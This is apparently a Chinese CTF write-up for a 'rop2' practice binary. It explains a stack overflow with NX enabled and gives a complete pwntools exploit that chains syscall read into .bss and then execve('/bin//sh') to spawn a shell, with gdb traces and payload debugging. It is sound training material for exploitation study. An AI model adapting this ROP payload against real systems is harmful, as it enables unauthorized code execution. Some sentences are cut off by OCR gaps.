
```
__int32 overflow()
{
  char v1; // [sp+Ch] [bp-Ch]@1

  syscall(3, 0, &v1, 1024);
  return syscall(4, 1, &v1, 1024);
}
```

先运行一下程序看一下这个程序干了啥




```
h11p@ubuntu:~/hackme$ ./rop2
Can you solve this?
Give me your ropchain:aaaaaa
aaaaaa

Can you solve this?
Give me your ropchain:[illegible]

[illegible]h11p@ubuntu:~/hackme$ Xshell
```

再看看程序开启了哪些保护：



```
h11p@ubuntu:~/hackme$ checksec rop2
[*] '/home/h11p/hackme/rop2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme$ 
```

看到NX enabled是开启了栈不可执行，这时ROP就有应用空间了
这个程序很有趣，输入和输出都是用的syscall这个函数，关于syscall函数参考：http://blog.chinaunix.net/uid-28458801-id-4630215.html和http://www.cnblogs.com/
这两个文章，syscall的第一个参数是系统调用的宏，后面的参数是系统调用所用的参数，这个宏具体可参考/usr/include/x86_64-linux-gnu/asm/unistd_32.h




```
#define __NR_restart_syscall 0
#define __NR_exit 1
#define __NR_fork 2
#define __NR_read 3
#define __NR_write 4
#define __NR_open 5
#define __NR_close 6
#define __NR_waitpid 7
#define __NR_creat 8
#define __NR_link 9
#define __NR_unlink 10
#define __NR_execve 11
#define __NR_chdir 12
#define __NR_time 13
#define __NR_mknod 14
#define __NR_chmod 15
#define __NR_lchown 16
#define __NR_break 17
#define __NR_oldstat 18
#define __NR_lseek 19
#define __NR_getpid 20
#define __NR_mount 21
#define __NR_umount 22
#define __NR_setuid 23
#define __NR_getuid 24
#define __NR_stime 25
#define __NR_ptrace 26
#define __NR_alarm 27
#define __NR_oldfstat 28
#define __NR_pause 29
#define __NR_utime 30
#define __NR_stty 31
#define __NR_gtty 32
#define __NR_access 33
#define __NR_nice 34
#define __NR_ftime 35
#define __NR_sync 36
#define __NR_kill 37
#define __NR_rename 38
#define __NR_mkdir 39
#define __NR_rmdir 40
#define __NR_dup 41
#define __NR_pipe 42
#define __NR_times 43
#define __NR_prof 44
#define __NR_brk 45
#define __NR_setgid 46
#define __NR_getgid 47
#define __NR_signal 48
#define __NR_geteuid 49
#define __NR_getegid 50
#define __NR_acct 51
#define __NR_umount2 52
#define __NR_lock 53
#define __NR_ioctl 54
#define __NR_fcntl 55
#define __NR_mpx 56
#define __NR_setpgid 57
```

可以看到输出是3，输出是4，执行系统命令是11，关于execve函数这篇文章讲的很不错http://blog.csdn.net/chichoxian/article/details/53486131，如果想用execve得到
所以我就有一个想法，这里还是首先感谢M4x的点拨，M4x师傅真是太厉害了，首先，利用溢出后跳到main函数中这个syscall这个函数里面，并且传递参数（3,0,bss,8），意
这个函数一样，这样就可以得到shell了
下面是我的exp：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
import time
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x8048485'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)


elf = ELF('/home/h11p/hackme/rop2')
bss_addr = elf.bss()
print "%x" % bss_addr
```

```
shellcode='/bin//sh'
#shellcode=p32(0x0804847C)
elf = ELF('/home/h11p/hackme/rop2')
offset = 16

io = process('/home/h11p/hackme/rop2')

#io = remote('hackme.inndy.tw', 7703)

payload = 'a'*4 +'b'*4+'c'*4
payload += p32(0x080484FF)
payload += p32(0x080484FF)
#payload += p32(0x0804B054)
payload += p32(0x3)
payload += p32(0x0)
payload += p32(bss_addr)  #.bss
payload += p32(0x8)


payload2 = 'a'*4 +'b'*4+'c'*4
payload2 += p32(0x080484FF)
payload2 += p32(0x080484FF)
#payload += p32(0x0804B054)
payload2 += p32(0xb)
payload2 += p32(bss_addr)  #.bss
payload2 += p32(0x0)
payload2 += p32(0x0)

debug()
io.recvuntil('Can you solve this?\nGive me your ropchain:')
io.sendline(payload)
io.readline()
io.send(shellcode)
io.recvline(timeout=3)
io.sendline(payload2)

io.interactive()

io.close()
```

我来调试一下，首先把断点放在0x8048485这个地方，也就是overflow结尾的地方




```
Terminal
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804847c <overflow+40>:     call   0x8048320 <syscall@plt>
   0x8048481 <overflow+45>:     add    esp,0x10
   0x8048484 <overflow+48>:     nop
=> 0x8048485 <overflow+49>:     leave
   0x8048486 <overflow+50>:     ret
   0x8048487 <main>:    lea    ecx,[esp+0x4]
   0x804848b <main+4>:  and    esp,0xfffffff0
   0x804848e <main+7>:  push   DWORD PTR [ecx-0x4]
[------------------------------------stack-------------------------------------]
0000| 0xffd66fa0 --> 0xf772f000 --> 0x1b1db0
0004| 0xffd66fa4 --> 0xf772f000 --> 0x1b1db0
0008| 0xffd66fa8 --> 0xffd66ff8 --> 0x0
0012| 0xffd66fac ("aaaabbbbcccc\377\204\004\b\377\204\004\b\003")
0016| 0xffd66fb0 ("bbbbcccc\377\204\004\b\377\204\004\b\003")
0020| 0xffd66fb4 ("cccc\377\204\004\b\377\204\004\b\003")
0024| 0xffd66fb8 --> 0x80484ff (<main+120>:     call   0x8048320 <syscall@plt>)
0028| 0xffd66fbc --> 0x80484ff (<main+120>:     call   0x8048320 <syscall@plt>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048485 in overflow ()
gdb-peda$ 
```

这里有个坑，就是溢出后执行到overflow后面的leave;ret;会有堆栈不平衡的现象，明明溢出的地方在输入16个a之后的四个字节的地方,而leave指令相当于（mov

ebp esp ; pop
ebp) ，而多出的ebp在输入12个a之后的四个字节中，这样的如果你的payloa是"a"*16+syscall_addr，那么程序在执行完overflow这个函数之后gdb就会崩溃
为了演示这个坑，我把exp中的payload改成

```
payload = 'a'*16
#payload += p32(0x080484ff)
payload += p32(0x080484FF)
#payload += p32(0x0804B054)
payload += p32(0x3)
payload += p32(0x0)
payload += p32(bss_addr)  #.bss
payload += p32(0x8)
```



```
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x0                                                0\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00$                                 [*] Got EOF while reading in interactive
$
```


System program problem detected

Do you want to report the problem now?

所以在输入完12个a之后，再输入的四个字节应该是一个可读的地址空间，这个空间我选的是0x080484ff
所以paylaod就是：


```
payload2 = 'a'*4 +'b'*4+'c'*4
payload2 += p32(0x080484FF)
payload2 += p32(0x080484FF)
#payload += p32(0x0804B054)
payload2 += p32(0xb)
payload2 += p32(bss_addr)  #.bss
payload2 += p32(0x0)
payload2 += p32(0x0)
```

解决完上面的坑之后继续往下走
溢出后跳入到main函数中的syscall(也就是080484FF)这个位置



```
   0x80484fd <main+118>:        push   0x4
=> 0x80484ff <main+120>:        call   0x8048320 <syscall@plt>
   0x8048504 <main+125>:        add    esp,0x10
   0x8048507 <main+128>:        call   0x8048454 <overflow>
   0x804850c <main+133>:        mov    eax,0x0
   0x8048511 <main+138>:        mov    ecx,DWORD PTR [ebp-0x4]
Guessed arguments:
arg[0]: 0x3
arg[1]: 0x0
arg[2]: 0x804a020 --> 0x0
arg[3]: 0x8
[------------------------------------stack-------------------------------------]
0000| 0xffd66fc0 --> 0x3
0004| 0xffd66fc4 --> 0x0
0008| 0xffd66fc8 --> 0x804a020 --> 0x0
0012| 0xffd66fcc --> 0x8
0016| 0xffd66fd0 ("\ne this?\nGive me your ropchain:")
0020| 0xffd66fd4 ("his?\nGive me your ropchain:")
0024| 0xffd66fd8 ("\nGive me your ropchain:")
0028| 0xffd66fdc ("e me your ropchain:")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484ff in main ()
gdb-peda$ 
```

这里看到传递的参数是（3,0,bss,8），程序向下又执行到了overflow这个函数中

